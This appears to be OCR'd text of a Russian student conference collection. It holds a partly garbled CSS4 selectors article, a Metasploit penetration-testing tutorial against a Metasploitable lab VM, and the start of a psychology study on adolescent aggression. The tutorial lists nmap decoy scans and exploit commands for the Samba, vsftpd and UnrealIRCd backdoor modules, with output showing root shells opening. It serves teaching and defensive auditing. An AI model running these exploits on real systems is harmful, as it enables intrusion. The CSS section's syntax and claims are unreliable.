Очередным новым для CSS4 является псевдокласс :dir (). Как псевдокласс направленности, это фактор, используемый в HTML5, чтобы помочь определить направленность элементов, а также другие факторы, такие как окружающий текст. A: dir(lrt) псевдокласс даст элемент направленности справа налево, а a: dir(lrt) будет иметь направленность слева направо. Имейте в виду, что: dir () не совпадает с селекторами атрибутов [dir = ...].

Также новым для лингвистических псевдоклассов является с класс: lang ().

Теперь: lang () может выполнять подстановочные знаки. Например: lang (ru-RU) будет соответствовать всем совпадающим языковым тегам, а не только «ru-RU» и «ru-RU-1998». Совпадение подстановочных знаков на основном языке или первый подзаголовок выполняется со звездочкой. Значит, * -KR будет равносильно 'ru-KR', ‘pl-KR' и т. Д.

- **Псевдоклассы местоположения**

Не стоит путать с геолокацией или подобными технологиями, псевдоклассы Location ссылаются на местоположение посетителя на вашем сайте. Несколько полезных изменений могут возникать в псевдоклассах местоположения в CSS4. Один из них - псевдо-класс гиперссылки, который в настоящее время называется: any-link, в котором он обозначает любой

элемент, являющийся исходным якорем гиперссылки.

Еще одна интересная функция: псевдо-класс local-link - псевдо-класс, который создает гиперссылки, в зависимости от местоположения посетителя вашего сайта на странице. Этот псевдо-класс также может различать внутренние и внешние ссылки. В нефункциональном использовании: local-link ссылается на элемент, у которого есть гиперссылка источника якоря, цель которой совпадает с адресом документа элемента. В функциональном использовании: local-link может быть в иерархической схеме следующим образом:

: local-link (0) - ссылается на ссылку с целью в том же домене

: local-link (1) - ссылается на ссылку с тем же целевым началом и сегментом первого пути

: local-link (2) - ссылается на ссылку, целью которой является тот же источник, и первый и второй сегменты пути

И так далее…

Псевдокласс **:scope** применяет стили только к тем элементам, которые входят в определенную ветвь DOM-дерева. Используется только совместно с тегом <style> в HTML5.

- **Псевдоклассы, относящиеся ко времени**

Временные псевдоклассы допускают классификацию элементов в определенные временные рамки, скажем, для речевого перевода документа или видео. Текущий псевдо-класс: для элемента или его предка, который активен на данный момент. Например, абзац, который будет прочитан вслух, будет выделен следующим образом:

```
: current (span, a, dt, dd) {
  background: yellow;
}
```

Псевдокласс **:past** определяет момент времени до **:current**. А псевдокласс **:future**, соответственно после **:current**.

- **Псевдоклассы перетаскивания**

Еще одна новая функция в селекторах уровня 4 - это: drop-псевдокласс, который применяется к тем элементам, которые определены как области на странице, указанной как «зоны отбрасывания», или, другими словами, слоты, на которых пользователь может удалить перетаскиваемый элемент , Функциональный :drop () псевдокласс просто выходит за рамки регулярной функции :drop для включения дополнительных фильтров:

: drop (active) - если пользователь поместит перетаскиваемый элемент над активированным элементом, то его можно туда «скинуть»;.

: drop (valid) - данный селектор выберет только области, которые допустимы для помещения переносимого объекта.

: drop (недействительно) - над элементом, помеченным данным псевдоклассом, не удастся поместить объект.

- **Псевдоклассы структуры**

Недавно добавленная функция для существующих структурных псевдоклассов :empty и :root - это :blank псевдокласс. Это похоже на: empty, за исключением того, что оно также относится к символам между элементами. Например, взгляните на следующее:

<P>

</ P>

Это будет считаться :blank, но не :empty из-за разрыва строки и других возможных разделов пробелов внутри.

- **Селекторы отношений**

Новый псевдокласс в Селекторах уровня 4 позволяет осуществлять привязку подключенных элементов с использованием E / FOO / F, тогда как один элемент имеет идентификатор, связанный с атрибутом FOO другого элемента. Это следует тем же правилам, что и для селекторов атрибутов. Пример, приведенный командой из W3C, включает выделение ввода, когда надпись наводится следующим образом:

label: matches (: hover,: focus) / for / input, / * ассоциация по атрибуту «for» * /

label: matches (: hover,: focus): not ([for]) input{/*ассоциация путем сдерживания*/

border: yellow 0 0 10px; }

- **Выбор родительского элемента**

CSS4 предлагает возможный выбор родителя с помощью div! > p, где элемент div является родительским элементом элемента p. При этом можно выбрать родительский элемент, когда на дочерний наведен курсор.

Например, в выпадающем меню, когда последний li был активным, родительский li всегда теряет фокус под CSS3. Однако, имея возможность настроить выбор на родителя, можно указать родительскому элементу определенный цвет, когда дочерний элемент li активен, как показано ниже.

```
ul! li: hover {
    backgroun: #030303;
}
```

- **Селекторы таблиц**

Столбцы уже возможны в CSS3, но очень сложно выделить для стилизации. Это то, что сделает CSS4 - простой способ работы с отдельными столбцами. Первой большой особенностью является комбинатор столбцов «||», который позволяет выбирать столбец с указанным набором функций. N-й столбец (n) позволяет создавать заданные столбцы, начиная отсчет с начала. : Nth-last-column (n) начинает отсчет с конца. Оба: nth-column и: nth-last-column могут включать значения «odd» и «even», так что легко, например, сделать каждый нечетный столбец красным цветом.

Заключение

В CSS4 есть много очень интересных функций, и некоторые из них

позволяют решить очень сложные проблемы с кодом для разработчиков CSS. Пройдет еще довольно много времени, прежде чем мы увидим официальный релиз вышедшего CSS4.

Использованные источники:

1. Aizpurua, A., Harper, S., Vigo, M. Exploring the relationship between web accessibility and user experience (2016) International Journal of Human Computer Studies, 91, pp. 13-23.
2. Gapanyuk, Y., Lakomkin, E., Ionkin, S., Davtyan, M. MVC web framework based on eXist application server and XRX architecture (2011) CEUR Workshop Proceedings, 735, pp. 19-25
3. Kulakov, D.B., Semenov, S.E., Kulakov, B.B., Shcherbachev, P.V., Tarasov, O.I. Hydraulic Bipedal Robots Locomotion Mathematical Modeling (2015) Procedia Engineering, 106, pp. 62-70.
4. Sakulin, S., Alfimtsev, A., Solovyev, D., Sokolov, D. Web page interface optimization based on nature-inspired algorithms (2018) International Journal of Swarm Intelligence Research, 9 (2), pp. 28-46.
5. Mayorova, V.I. Concept of using innovative-educational university centers of space services as an innovation for space education (2012) Proceedings of the International Astronautical Congress, IAC, 12, pp. 10045-10049.
6. Sun, Q., Li, H., Campillo, J., (...), Wang, C., Zhang, Q. A Comprehensive Review of Smart Energy Meters in Intelligent Energy Networks (2016) IEEE Internet of Things Journal 3(4), pp.464-479
7. Shen, J., Wei, X., Kraposhin, V.S., Vekshin, B.S. High cold plastic deformation of die steel 4Kh5VF1S subjected to hardening and tempering (2012) Metal Science and Heat Treatment, 53 (9-10), pp. 503-504.
8. Zubkov, N.N., Polyakov, A.F., Shekhter, Yu.L. The hydraulic characteristics of porous materials for a system of transpiration cooling (2010) High Temperature, 48 (2), pp. 231-237
9. Moness, M., Moustafa, A.M. A Survey of Cyber-Physical Advances and Challenges of Wind Energy Conversion Systems: Prospects for Internet of Energy (2016) IEEE Internet of Things Journal 3(2), pp.134-145
10. Ocaya, R.O., Terblans, J.J. C-language package for standalone embedded atom method molecular dynamics simulations of fcc structures (2010) Softwarex 5, pp.227-233 Open Access
11. Xu, J., Luo, X., Wang, G., Gilmore, H., Madabhushi, A. A Deep Convolutional Neural Network for segmenting and classifying epithelial and stromal regions in histopathological images (2016) Neurocomputing 191, pp.214-223
12. Jiao, Z., Gao, X., Wang, Y., Li, J. A deep feature based framework for breast masses classification (2016) Neurocomputing 197, pp.221-231
13. He, Y., Lei, J., Li, Y., Leung, C.H.C. A framework of query expansion for image retrieval based on knowledge base and concept similarity (2016) Neurocomputing 204, pp.26-32
14. Leng, B., Liu, Y., Yu, K., Zhang, X., Xiong, Z. 3D object understanding with

3D Convolutional Neural Networks (2016) Information Sciences 366, pp.188-201
15. Xu, Y., Wang, H., Herrera, F. A distance-based framework to deal with ordinal and additive inconsistencies for fuzzy reciprocal preference relations (2016) Information Sciences 328, pp.189-205
16. Lu, Q., Zhou, W., Li, H. A no-reference Image sharpness metric based on structural information using sparse representation (2016) Information Sciences 369, pp.334-346
17. He, C., Hu, C., Zhang, W., Li, X. A parallel primal-dual splitting method for image restoration (2016) Information Sciences 358-359, pp.73-91
18. Vázquez de Parga, M., García, P., López, D A sufficient condition to polynomially compute a minimum separating DFA (2016) Information Sciences 370-371, pp.204-220
19. Park, C., Kim, D., Oh, J., Yu, H. Using user trust network to improve top-k recommendation (2016) Information Sciences 374, pp.1339-1351
20. Menahem, E., Schclar, A., Rokach, L., Elovici, Y. XML-AD: Detecting anomalous patterns in XML documents(2016) Information Sciences 326, pp.71-88

Published under license in Materials Science and Engineering by IOP Publishing Ltd.

Content from this work may be used under the terms of the Creative Commons Attribution 3.0 license. Any further distribution of this work must maintain attribution to the author(s) and the title of the work, journal citation and DOI.

УДК 004.056.53

Серов С.С.
студент 4 курса
факультет «Информатика и системы управления»
Шапиев М.М.
студент 4 курса
факультет «Информатика и системы управления»
Серов С.А., к.техн.н.
доцент
кафедра «Экология и промышленная безопасность»
МГТУ им. Н.Э. Баумана
Россия, г. Москва

METASPLOIT FRAMEWORK КАК СРЕДСТВО ЭКСПЛУАТАЦИИ УЯЗВИМЫХ СЕРВЕРОВ

Аннотация: В данной статье рассматриваются методы использования Metasploit Framework для проведения аудита безопасности серверов. Для сканирования портов, в связке с Metasploit используется сетевой сканнер Nmap Security Scanner. В качестве сканера уязвимостей выбран Nessus Security Scanner. Все сканирования, эксплуатация уязвимостей и пост-эксплуатации проводились на виртуальной машине с предустановленной пентест-площадкой Metasploitable. В статье описаны методы сбора информации, получения сведений об уязвимостях и их эксплуатации.

Ключевые слова: безопасность, тестирование на проникновение, пентестинг, Kali Linux, эксплоит, Metasploit

Serov S.S.
student
4 year, Faculty of Computer Science and Management Systems
BMSTU them. N.E. Bauman
Russia, Moscow
Shapiev M.M.
student
4 year, Faculty of Computer Science and Management Systems
BMSTU them. N.E. Bauman
Russia, Moscow
Serov S.A., Candidate of Technical Sciences, Associate Professor
Associate Professor of the Department of Ecology and Industrial Safety
BMSTU them. N.E. Bauman
Russia, Moscow

METASPLOIT FRAMEWORK AS A MEANS OF EXPLOITING VULNERABLE SERVERS

Annotation: This article discusses methods for using the Metasploit Framework to conduct server security audits. For port scanning, Nmap Security

Scanner is used in conjunction with Metasploit. Nessus Security Scanner was selected as a vulnerability scanner. All scans, exploitation of vulnerabilities and post-exploitation were performed on a virtual machine with the Metasploitable pentest platform pre-installed. The article describes methods for collecting information, obtaining information about vulnerabilities and their exploitation.

Keywords: security, penetration testing, pentesting, Kali Linux, exploit, Metasploit

Metasploit Framework – фреймворк написанный на языке Perl (последние версии написаны на Ruby) предназначенный для написания и использования эксплойтов использующих самые разнообразные уязвимости. Статья будет интересна специалистам в области информационной безопасности и системным администраторам. Цель статьи – научить читателя использовать Metasploit Framework для проведения тестирования на проникновение (penetration testing). Для проведения таких тестирований я рекомендую использовать сборку Kali Linux (на момент написания статьи версия 2 является самой актуальной). Kali – сборка Debian предназначенная для специалистов в области информационной безопасности, имеющая на своем борту все необходимые инструменты для проведения пентестинга.

Весь процесс пентестинга можно разделить на несколько этапов: сбор информации, эксплуатация уязвимости, пост-эксплуатация и отчет. Ниже будут описаны все эти этапы.

Существует два вида сбора информации, активный и пассивный. Пассивный способ предусматривает не прямое подключение к серверу, а получение информации о сервере из других источников, например, Whois или через обращение к DNS-записям. Чаще всего обращение к DNS-записям дает более подробную информацию о цели. Для этого можно использовать программу NSLookup. Для этого набираем в терминале команду

nslookup bmstu.ru

В ответ получаем:

Server: 192.168.211.2
Address: 192.168.211.2#53
Non-authoritative answer:
Name: bmstu.ru
Address: 195.19.50.247

Обращение к записям DNS выдало нам IP-адрес веб-сайта, IP-адрес сервера. Использование пассивного метода сбора данных иногда может дать очень полезную информацию для дальнейшего проведения пентеста.

Давайте теперь рассмотрим “активные” методы сбора информации. К активным методам сбора информации относятся все методы, в которых мы непосредственно соединяемся с исследуемым сервером. Самый распространенный инструмент для сетевого сканирования — это программа Nmap. Она полностью интегрирована в Metasploit Framework и полученные данные в ходе сканирования с помощью Nmap, мы можем использовать для

дальнейшей работы в Metasploit. Nmap имеет разные режимы сканирования, мы рассмотрим самые необходимые.

[-sT] – самый распространённый и простой режим сканирования, выполняется TCP connect сканирование.

[-sS] – тихий режим сканирования, при котором не устанавливается полное соединение со сканируемым сервером, в этом режиме можно сканировать даже сервера на которых стоит ограничивающий firewall (брандмауэр). Этот тип сканирования используется по умолчанию, когда не указан конкретный режим.

[-sU] – режим для сканирования UDP портов.

[-sA] – режим для получения информации о портах, фильтруемых брандмауэром.

[-O] – ключ на сканирование ОС и ее версии.

IDS и брандмауэры могут поставить вашу анонимность под сомнение, вплоть до выявления вашего IP-адреса. Поэтому существует режим Decoy [-D], при котором в лог-файлы добавляется информация, создавая впечатление что систему атакуют с нескольких IP-адресов. Режим Decoy в связке с тихим режимом, например, используется следующим образом:

nmap -sS 192.168.211.130 -D 192.168.211.21, 192.168.211.34

В ответ мы получаем результат сканирования:

Nmap scan report for 192.168.211.130
Host is up (0.00066s latency).
Not shown: 977 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11

6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 00:0C:29:93:6D:BB (VMware)

Мы получили сведения о портах и сервисах, запущенных на них.

Переходим к сканированиям на уязвимости. В качестве сканера уязвимостей будем использовать Nessus. Это один из самых передовых существующих сканеров. Он позволяет просканировать цель и составляет детальнейший отчет о ней. Для использования результатов сканирования в Metasploit, подключаем его к БД. В Nessus должны быть настроены политики сканирования, в интернете много руководств по настройке Nessus, в цели нашей статьи это не входит. Вводим в терминале:

msfconsole //Запускаем Metasploit и далее в его консоли пишем:
load nessus
nessus_db_scan 731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65 test testscan
//731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65 – это идентификатор политики сканирования, при запуске сканера командой db_scan, производится сканирование для всех хостов в базе Metasploit.

Ждем конца сканирования. Для просмотра статуса можно использовать команду *nessus_scan_list.*

Полученный файл импортируем в Metasploit *db_import test_2bxvyu.nessus.*

В качестве примера эксплоита рассмотрим уязвимость сервиса Samba. Для начала пропишем глобальные переменные в Metasploit:

setg RHOST 192.168.211.130 //Целевой сервер
setg LHOST 192.168.211.129 //Адрес наше

Выберем необходимый эксплоит командой use, в нашем случае это

use auxiliary/admin/smb/samba_symlink_traversal
set SMBSHARE tmp
exploit //запускаем эксплоит

Получаем ответ:

[*] 192.168.211.130:445 - Connecting to the server...
[*] 192.168.211.130:445 - Trying to mount writeable share 'tmp'...
[*] 192.168.211.130:445 - Trying to link 'rootfs' to the root filesystem...
[*] 192.168.211.130:445 - Now access the following share to browse the root filesystem:
[*] 192.168.211.130:445 - \\192.168.211.130\tmp\rootfs
[*] Auxiliary module execution completed

Все, эксплуатация уязвимости выполнена. Дальше подключаемся к сервису Samba и производим необходимые манипуляции.

В качестве следующей уязвимости выберем уязвимость vsftpd_234_backdoor.

use exploit/unix/ftp/vsftpd_234_backdoor

// Выставляем необходимые переменные для запуска эксплоита

// Выбираем полезную нагрузку (например, открыть shell-соединение с моим компьютером)

exploit

Получаем ответ:

[*] Exploit running as background job.

[*] 192.168.211.130:21 – Banner: 220 (vsFTPd 2.3.4)

[*] 192.168.211.130:21 – USER: 331 Please specify the password.

[*] 192.168.211.130:21 – Backdoor service has been spawned, handling…

[*] 192.168.211.130:21 – UID: uid=0(root) gid=0(root)

[*] Found shell.

[*] Command shell session 1 opened (192.168.211.129:38075 -> 192.168.211.130:6200) at 2016-10-22 12:46:16

Эксплоит использовал уязвимость и запустил shell-соединение с нашим компьютером.

Для того что бы войти на ftp можно использовать любой ftp-клиент, я использую telnet:

telnet 192.168.211.130 21

В ответ получаем:

Trying 192.168.211.130...

Connected to 192.168.211.130.

Escape character is '^]'.

220 (vsFTPd 2.3.4)

Payload в качестве логина и пароля по-умолчанию выставляет user и pass.

Для того чтобы закрыть такого рода уязвимости, связанные с определенным ПО, а не с протоколом в общем, необходимо обновить версии программного обеспечения. Если же, уязвимость не исправлена в новых версиях, то следует перейти на другое ПО.

Так же при проведении аудита безопасности сервера или целой сети, необходимо проверять не только стандартные порты. Следует так же проверять порты на которых запущены сервисы обмена сообщениями в режиме реального времени, IRC, например.

На нашем тестовом сервере IRC работает на порту 6667. Выбираем эксплоит в консоли MSF, в нашем случае это **unreal_ircd_3281_backdoor:**

use exploit/unix/irc/unreal_ircd_3281_backdoor

msf exploit(unreal_ircd_3281_backdoor) > ***set RHOST 192.168.99.130***

msf exploit(unreal_ircd_3281_backdoor) > ***exploit***

[*] Started reverse double handler

[*] Connected to 192.168.99.130:6667...

*:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...*

*:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead*

[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 8bMUYsfmGvOLHBxe;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "8bMUYsfmGvOLHBxe\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.99.128:4444 -> 192.168.99.130:60257) at 2016-10-29 21:53:59

Таким образом, эксплоит дал нам sell-доступ на тестируемом компьютере. Далее можно производить пост-экплуатацию. Для устранения этой уязвимости, достаточно обновить Unreal IRCD до более новой версии.

В статье рассмотрены методы обнаружения уязвимостей с помощью Metasploit Framework. Так же рассматриваются тонкости использования сетевого сканера Nmap и Nessus при проведении тестирования на проникновение. Как видно из вышенаписанного, большое внимание стоит уделять актуальности программного обеспечения, а также конфигурации сервера или сети. Неправильно настроенный FTP-сервер может привести к полной компрометации целой инфраструктуры. Зачастую проникновение происходит не только по вине ПО, но и из-за неправильно настроенного сетевого оборудования (маршрутизаторы, роутеры, NAS, аппаратные файрволлы). При проектировании сети важно учесть особенности архитектуры используемого ПО и оборудования. Для того чтобы злоумышленники не смогли просканировать открытые порты, необходимо позаботиться о настройке программного файрволла. При написании веб-сервисов, необходимо важное внимание уделить формам ввода данных, так как при плохом экранировании может привести к уязвимостям типа XSS. Наличие такой уязвимости может привести к утечке cookies, в котором может содержаться информация о логине и пароле пользователя. Для этого необходимо фильтровать входные параметры с помощью filter_sanitize_encoded (для кодирования URL) или htmlentities (для фильтрации HTML), так же можно использовать сторонние библиотеки для кодирования. При наличии SQL баз, важно правильно их сконфигурировать и фильтровать все получаемые запросы, так же необходимо экранировать хвост запроса. Для обеспечения защиты передаваемой информации между клиентом и сервером рекомендуется использование SSL сертификатов, с установкой параметра HttpsOnly. Это поможет предотвратить атаки типа Men-in-the-middle(MITM).

Используя связку сканеров Nessus и Nmap с Metasploit, специалист по информационной безопасности сможет своевременно обнаружить в своей

системе или сети бреши безопасности и устранить их.

Использованные источники:

1. Abhinav S. Ispolzovanie Metasploit dlya testirovaniy na proniknovenie [Metasploit Penetration Testing Cookbook]. Packt Publishing Ltd., 2012. 219 p.
2. Бирюков А.А. Информационная безопасность: защита и нападение. - М.: ДМК Пресс, 2012. 474 с.
3. Конференция OWASP Russia Meetup. М.: [Электронный ресурс], 2016. Адрес: https://www.youtube.com/watch?v=50Sv1_nsjnE
4. Эриксон Дж. Хакинг - искусство эксплойта, 2-е издание. М.: High tech, 2009. 510 с.

УДК 159.9.07

Сигачева Н.П.
студент магистратуры 2 курса
факультет психолого-педагогического и социального образования
Волгоградский государственный
социально-педагогический университет
Россия, г. Волгоград

АГРЕССИВНОЕ ПОВЕДЕНИЕ ПОДРОСТКОВ: ДИАГНОСТИКА И КОРРЕКЦИЯ

Аннотация: в статье рассмотрены ключевые аспекты агрессивного поведения в подростковом возрасте, представлены методы изучения и коррекции подростковой агрессии.

Ключевые слова: агрессивное поведение, подростковый возраст, диагностика агрессивного поведения, коррекция агрессивного поведения.

Sigacheva N.P.
graduate student
2 course, faculty of psychological and
Pedagogical and social education
The Volgograd State social and pedagogical university
Russia, Volgograd

AGGRESSIVE BEHAVIOR OF ADOLESCENTS: DIAGNOSTICS AND CORRECTION

Annotation: the article describes the key aspects of aggressive behavior in adolescence, presents methods for studying and correcting adolescent aggression.

Keywords: aggressive behavior, adolescence, diagnosis of aggressive behavior, correction of aggressive behavior.

Рост агрессивных тенденций в подростковой среде отражает одну из острых проблем нашего общества, где за последние годы резко возросла молодежная преступность, особенно преступность подростков. При этом тревожит факт увеличения числа преступлений против личности, влекущих за собой тяжкие телесные повреждения. Участились случаи групповых драк

подростков, носящих ожесточенный характер.

Тема агрессии всегда вызывала интерес психологов. Данной теме посвящено много фундаментальных теоретических исследований, систематизирующих знания о причинах возникновения агрессивного поведения (Р. Бэрон, Д. Ричардсон, А Берковиц, А. Бандура, Реан и др.). В последнее время изучение агрессивного поведения человека стало едва ли не самым популярным направлением исследовательской деятельности как отечественных, так и зарубежных психологов, социологов и педагогов (А. Бандура, Р. Уолтерс, Л. Берковиц, И.Б. Бойко, С.Н. Ениколопов, О.А. Карабанова, Л.М. Семенюк, Е.О. Смирнова, Г.Р. Хузеева, В.С. Собкин и др.). Проблемы агрессивного поведения агрессивного поведения в подростковом возрасте изучали Г.Э. Бреслав, К. Бютнер, А. Бандура, Ю.Б. Гиппенрейтер, О.А. Романко, Е.Р. Слободская, И.А. Фурманов.

При всей важности данной проблематики, в отечественной практической психологии все еще существует необходимость поиска и разработки научно-обоснованного спектра методов, которые позволили бы успешно диагностировать и преодолевать проблемы агрессивного поведения в подростковом возрасте. Необходимы программы, направленные на изучение особенностей проявления и причин возникновения агрессивного поведения подростков. Особую значимость приобретает поиск технологий, которые могли бы стать эффективным средством в работе психологов для решения проблемы эффективной коррекции агрессивного поведения в подростковом возрасте.

Цель нашего исследования выявление условий возникновения и пути коррекции агрессивного поведения у подростков.

Объект исследования: поведенческая сфера подростков.

Предмет исследования: особенности диагностики и коррекции агрессивного поведения подростков

Гипотеза исследования состоит в предположении о том, что в старшем подростковом возрасте более выражена прямая вербальная агрессия, преодоление которой возможно при условии организации коррекционно-развивающей работы, направленной на формирование конструктивных поведенческих реакций в проблемных для детей ситуациях посредством снижения уровня личностной тревожности, развития эмпатии и адекватного уровня самооценки.

Задачи исследования:

1. Проанализировать подходы к проблеме изучения агрессивного поведения подростков, представленные в психологических исследованиях.
2. Рассмотреть причины возникновения и особенности проявления агрессивного поведения у подростков.
3. Осуществить эмпирическое исследование по изучению агрессивного поведения подростков.
4. Определить содержание коррекционной работы психолога с подростками, склонными к агрессивному поведению.

Методы исследования: *теоретические:* теоретический анализ и обобщение научной информации по проблеме исследования; *эмпирические:* психодиагностические (методики «Несуществующее животное» М.З. Дукаревич; «Агрессивное поведение» Е.П. Ильин, П.А. Ковалев); *обрабатывающие*: количественный и качественный анализ результатов исследования.

Практическая значимость исследования: диагностические и коррекционно-развивающие технологии, представленные в работе, могут быть использованы в практической деятельности педагогов-психологов, интересующихся проблемой коррекции агрессивного поведения возрасте.

На основе теоретического анализа подходов к проблеме изучения агрессивного поведения подростков, представленных в психологических исследованиях, было установлено, что агрессивность является личностным качеством, которое развивается у человека на основе темпераментального психодинамического свойства агрессивности как склонность к агрессивному поведению. Многие авторы справедливо рассматривают агрессивность как совокупность элементарных индивидуальных свойств, описывающих и некоторые личностные отношения, и склонности к тому или иному способу поведения. Агрессия, в свою очередь это любая форма поведения, нацеленного на оскорбление или причинение вреда другому живому существу, не желающему подобного обращения. Специфической особенностью агрессивного поведения в подростковом возрасте является его зависимость от группы сверстников на фоне крушения авторитета взрослых. В данном возрасте быть агрессивным часто означает «казаться или быть сильным».


В причинах возникновениях подростковой агрессии психологи утверждают что, агрессивные дети часто признаются, что чувствуют себя не нужными своим родителям, что родители, особенно отцы, их не любят и часто унижают. Создается впечатление, что, прибегая к агрессивному поведению, дети просто борются за свое психологическое выживание, а, вырастая, своим асоциальным поведением мстят этому миру за то, что он не принимал их, не любил, не заботился об их внутреннем мире, так как в своей жизни они скорее встречали осуждение, чем понимание и участие. Агрессия – это способ выражения своего гнева, протеста. В его основе лежит боль, унижение, обида, страх, которые, в свою очередь, возникают от неудовлетворения базисной, фундаментальной человеческой потребности в любви и нужности другому человеку.

Для проверки выдвинутой гипотезы нами были выбраны следующие методические процедуры:

1.Методика «Агрессивное поведение» (Е.П. Ильин, П.А. Ковалев)

2. Методика «Несуществующее животное» (М.З. Дукаревич)

Количественные данные, полученные в ходе реализации методики Е.П. Ильина, П.А. Ковалева «Агрессивное поведение» представлены на рисунке 1.



ПВА – Склонность к прямой вербальной агрессии.

КВА – Склонность к косвенной вербальной агрессии.

КФА – Склонность к косвенной физической агрессии.

ПФА – Склонность к прямой физической агрессии.

Рис.1. Уровни склонности подростков к различным видам агрессии

Данные, полученные по результатам методики, свидетельствуют о том, что подросткам более свойственна прямая вербальная агрессия (42%), нежели косвенная вербальная агрессия(28%).Это могут быть оскорбления и вербальные формы унижения другого.

Анализ ответов учащихся показал, что подростки более склонны к косвенной физической агрессии (34%), нежели к прямой физической агрессии (31%). Это говорит о том, что у учащихся агрессия направлена на принесение какого-либо материального ущерба другому человеку через непосредственные физические действия. Это может быть: разрушение продуктов деятельности другого (ученик может порвать чужую тетрадь с работами); уничтожение или порча чужих вещей (намеренно вылить кофе на чужую одежду).

По результатам методики можно сказать, что подростки склонны к несдержанности агрессивных эмоций. Графически данные по этой методике представлены в рисунке 2.

Исходя из рисунка 2 видно, что высокий уровень несдержанности диагностировался у 13,6% испытуемых. С данными испытуемыми, необходимо провести коррекционную программу агрессивного поведения.




Рис. 2. Уровни несдержанности в поведении испытуемых (по методике Е.П. Ильина, П.А. Ковалева «Агрессивное поведение»)

Средний уровень несдержанности диагностировался у 40,9% испытуемых. Данные испытуемые – группа риска, рекомендуется провести профилактические занятия. Низкий уровень несдержанности диагностировался у 45,4% испытуемых. Данным испытуемым, рекомендуется повысить уровень уверенности в себе, возможно, уровень самооценки.

Количественные результаты диагностики агрессивного поведения подростков, полученные с помощью проективной пробы «Рисунок несуществующего животного» М.З. Дукаревич, представлены на рисунке 3.

Исходя из рисунка 3 видно, что по результатам методики «Рисунок несуществующего животного» 4,5% испытуемых в изображениях несуществующего животного обнаружено большое количество признаков агрессивности с присутствием вербальной агрессии. У 22,7% испытуемых в рисунках проявляется незначительное количество признаков агрессивности, но также имеются элементы вербальной агрессии, у остальных – агрессивные признаки полностью отсутствуют.

